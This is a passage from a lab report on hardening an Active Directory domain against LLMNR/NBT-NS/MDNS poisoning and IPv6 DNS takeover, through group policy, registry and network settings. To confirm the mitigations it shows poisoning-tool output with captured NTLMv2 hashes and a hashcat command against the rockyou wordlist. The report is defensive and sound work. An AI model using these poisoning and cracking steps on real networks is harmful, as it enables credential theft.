


Figure 30 - Creating a new GPO

This policy can then be edited and applied to various devices across the domain. , "Turn off multicast name resolution" must be configured in DNS Client Settings.




Figure 31 - DNS Client Settings in newly created GPO

By default, this setting will be off/not configured on a majority of active directory configurations. This is what allows the LLMNR protocol to be used throughout a local network, and by extension an attacker to listen for and exploit the devices that broadcast LLMNR traffic. The setting is enabled as follows in the figure below:




Figure 32 - Disabling LLMNR

Now, an attacker cannot use the LLMNR Protocol to spoof addresses for target computers as seen in a below figure from Stage 1:




Figure 33 - Figure from Stage 1 displaying successful LLMNR Poisoning

However, this is only one piece of the puzzle- if just LLMNR is disabled, the attack can still be performed.

- Disabling NBT-NS

NBT-NS can be disabled through the Control Panel in the Network and Sharing Center. Inside, properties of the network the DC is connected to can be modified. Inside IPv4 settings > Advanced > WINS, NBT-NS can be disabled by selecting "Disable NetBIOS over TCP/IP" under the NetBIOS setting panel:




Figure 34 - Disabling NBT-NS

Now that the DC has LLMNR disabled, the domain and its machines should not be vulnerable to LLMNR Poisoning. However, NBT-NS must be disabled on each individual machine as it is done through network settings as opposed to LLMNR which is disabled via a Group Policy.

- Editing the Registry to disable MDNS

Windows uses NTLMv2 to create hashes exchanged with the LLMNR/NBT-NS protocol. If the target user uses a simple enough password, hashes can be retrieved in seconds. Even with LLMNR/NBT-NS disabled, the same type of attack can still be successfully performed thanks to MDNS:

```
[+] Listening for events ...

[*] [MDNS] Poisoned answer sent to 10.0.2.6        for name fakefile.local
[*] [MDNS] Poisoned answer sent to fe80::cc8e:7a4a:4c16:62f7 for name fakefile.local
[*] [MDNS] Poisoned answer sent to 10.0.2.6        for name fakefile.local
[*] [MDNS] Poisoned answer sent to fe80::cc8e:7a4a:4c16:62f7 for name fakefile.local
[SMB] NTLMv2-SSP Client   : fe80::cc8e:7a4a:4c16:62f7
[SMB] NTLMv2-SSP Username : VICTIM\swoods
[SMB] NTLMv2-SSP Hash     : swoods::VICTIM:a793963c22238ae6:C8DDF27D958E8F656956FF7C29FCCD25:0101000
00000000000A794ED3FF8D8015B932D24881A726F0000000002000800340040047004B0001001E00570049004E002D00410
0300055004900310054005200420040040032005900400340057004900 4E002D0041003000550049003100540052004200 4A0
0320059002E0034004C0047004B002E004C004F00430041004C000300140034004C0047004B002E004C004F00430041004C0
00500140034004C0047004B002E004C004F00430041004C000700080000A794ED3FF8D80106000400020000000800300030 0
0000000000000010000000200000CA3C359DF5F936A58240C4E2A1E7FDE9D55A78C8FFDD21495E235FCE5E5492270A00100
0000000000000000000000000000000000009001A006300690066007300 2F00660061006B006500660069006C0065000000000
000000000
```

Figure 35 - Attacker results after disabling LLMNR/NBT-NS

MDNS (Multicast DNS) serves to provide a ip/name resolution within very small networks that do not often query local DNS servers. However, its traffic is easy to intercept. The solution is to block MDNS traffic entirely. This is initially untrivial; in a writeup about disabling MDNS traffic, Adreas Finstead says a majority of the difficulty he initially had in disabling MDNS was attributed to the Windows Process “DNSCache” querying the registry for an entry “EnableMDNS” which did not exist. The solution is to simply add it and assign a value of 0 in the location the query is sent. This is done as follows via Windows’ Registry Editor:




Figure 36 - Creating new value in Registry Editor to disable MDNS

- For proof of concept, an LLMNR/NBT-NS Poisoning attack is performed

Below is an example of what happens when the attacker machine performs an LLMNR/NBT-NS Poisoning attack. Here, the LILUZI machine is made to run/request a file that does not exist:




Figure 37 - Victim machine attempts to access nonexistent file

This time, however, the attacker receives nothing!




Figure 38 - NTLMv2 hashes not intercepted by attacker

The above steps can be used to completely mitigate LLMNR/NBT-NS Poisoning. However, other mitigation methods can be used in the event that a system requires the use of LLMNR/NBT-NS for legacy software to function.

- Using Stronger Passwords

Another way to prevent a successful LLMNR/NBT-NS attack is to use more complicated passwords. While this is not a direct mitigation, using a strong enough password can prevent an attacker from ever cracking the NTLMv2 hashes intercepted as a result of LLMNR, NBT-NS and MDNS being enabled.




Figure 39 - Changing password for LILUZI machine

In the example below, LLMNR, NBT-NS and MDNS have been reenabled, and the former "Password1" password has been changed to a 16-character-long password with numbers, letters and special characters.

```
[*] [MDNS] Poisoned answer sent to 10.0.2.6        for name fakefile.local
[*] [LLMNR]  Poisoned answer sent to fe80::cc8e:7a4a:4c16:62f7 for name fakefile
[*] [MDNS] Poisoned answer sent to fe80::cc8e:7a4a:4c16:62f7 for name fakefile.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.6 for name fakefile
[*] [MDNS] Poisoned answer sent to 10.0.2.6        for name fakefile.local
[*] [LLMNR]  Poisoned answer sent to fe80::cc8e:7a4a:4c16:62f7 for name fakefile
[*] [MDNS] Poisoned answer sent to fe80::cc8e:7a4a:4c16:62f7 for name fakefile.local
[*] [LLMNR]  Poisoned answer sent to 10.0.2.6 for name fakefile
[SMB] NTLMv2-SSP Client   : fe80::cc8e:7a4a:4c16:62f7
[SMB] NTLMv2-SSP Username : VICTIM\swoods
[SMB] NTLMv2-SSP Hash     : swoods::VICTIM:556e76e1254a9754:E68AE51EA7BE8EFD7DBA5ACCBB4A26FB:0101000
00000000080617E166BF8D801534C4F0316663DF700000000020008004400340038004200001001E00570049004E002D004A0
04B004F004D0054005A004B003600590037004C000400340057004900 4E002D004A004B004F004D0054005A004B003600590
037004C002E004400340038004200 2E004C004F00430041004C000300140044003400380042002E004C004F00430041004C0
005001400440034003800420 02E004C004F00430041004C000700080080617E166BF8D801060004000200000008003000300
000000000000001000000000200000AC3A33CB3F1810843FC74DFB29B23EC12E7B0DC9AEE83DD576471AFC050F81570A00100
000000000000000000000000000000000009001A006300690066007300 2F00660061006B006500660069006C0065000000000
000000000
```

Figure 40 - Attacker intercepts hash

When the attack is run again, the hash is naturally intercepted- but what happens when the attacker tries to crack it?

```
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SWOODS::VICTIM:556e76e1254a9754:e68ae51ea7be8efd7db ... 000000
Time.Started.....: Mon Nov 14 20:56:29 2022 (33 secs)
Time.Estimated...: Mon Nov 14 20:57:02 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   446.5 kH/s (0.50ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util:100%

Started: Mon Nov 14 20:56:26 2022
Stopped: Mon Nov 14 20:57:03 2022

┌──(guy㉿kali)-[~/Documents/LLMNRdemo]
└─$ hashcat -m 5600 hashes2.txt /usr/share/wordlists/rockyou.txt --show

┌──(guy㉿kali)-[~/Documents/LLMNRdemo]
└─$
```

Figure 41 - Attacker is unable to crack intercepted hash

Above, the attacker is not able to crack the intercepted NTLMv2 hash. This is because hashcat uses dictionaries to crack NTLMv2 hashes; at 16 characters with a random combination of numbers, letters, and special characters, it is unlikely that the new password will ever be in an existing wordlist. According to Security.org's "How Secure is My Password" tool, it would take 1 trillion years to crack it!

3.2.2 Preventing IPv6 DNS Takeover Attacks

In theory, preventing IPv6 DNS Takeover Attacks is simple. This especially holds true if your network is small and uncomplicated in nature; disabling IPv6 stops the attack from being possible, as packets using the ICMPv6 and DHCPv6 protocol are no longer broadcasted throughout the network. In practice, many large scale networks would not be able to function properly without the use of IPv6. Because of this, an alternative mitigation is to enable LDAP & SMB Signing instead.

- Disabling IPv6

On individual machines, disabling IPv6 is simple, and can be done by unchecking "IPv6" in Network Adapter settings. However, this only disables the protocol on the network interface, meaning packets using IPv6 protocols are still broadcasted through loopback and tunnel

interfaces; this conflict can cause problems with various applications. IPv6 is properly disabled by *also* disabling it through Windows' Registry Editor, by navigating to Tcpip6, and assigning "FF" to a new DWORD value "DisabledComponents".





Figure 42 - Value added in registry to disable IPv6

After a reboot, running *ipconfig* with cmd on the machine no longer lists an existing IPv6 address:



```
C:\Users\swoods.VICTIM>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : stny.rr.com
   IPv4 Address. . . . . . . . . . . : 10.0.2.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

C:\Users\swoods.VICTIM>
```

Figure 43 - No IPv6 connectivity

- For proof of concept, an IPv6 DNS Takeover attack is performed

For testing purposes, the machine LILUZI is made to login after performing a restart, a proven way to create the scenario in which IPv6 DNS Takeover attacks are possible. Note that IPv6 has only been disabled on LILUZI; the DC still has IPv6 enabled to confirm that the spoofing portion of the attack is theoretically working.




Figure 44 - Attacker results after disabling IPv6 in LILUZI machine

In the above results, both the spoofing and the relay portion of the attack are unsuccessful as LILUZI has IPv6 disabled.

- Enabling LDAP & SMB Signing

In the event that a network requires IPv6 to function, an alternative method is to enable LDAP & SMB Signing via the Group Policy editor. Similar to the LLMNR/NBT-NS Poisoning mitigation, a new GPO is created:




Figure 45 - New GPO created to enable SMB & LDAP Signing

Then, the following rules are configured- Domain Controller: LDAP Server Signing Requirements is configured to always require signing, and Microsoft Network Server: Digitally Sign Communications is enabled.




Figure 46 - Configuring Security policies to enable SMB & LDAP Signing

After running *gpupdate /force* using cmd on both the Windows Server and LILUZI machine, these policies are in place. When the attack is performed again, the following result occurs:

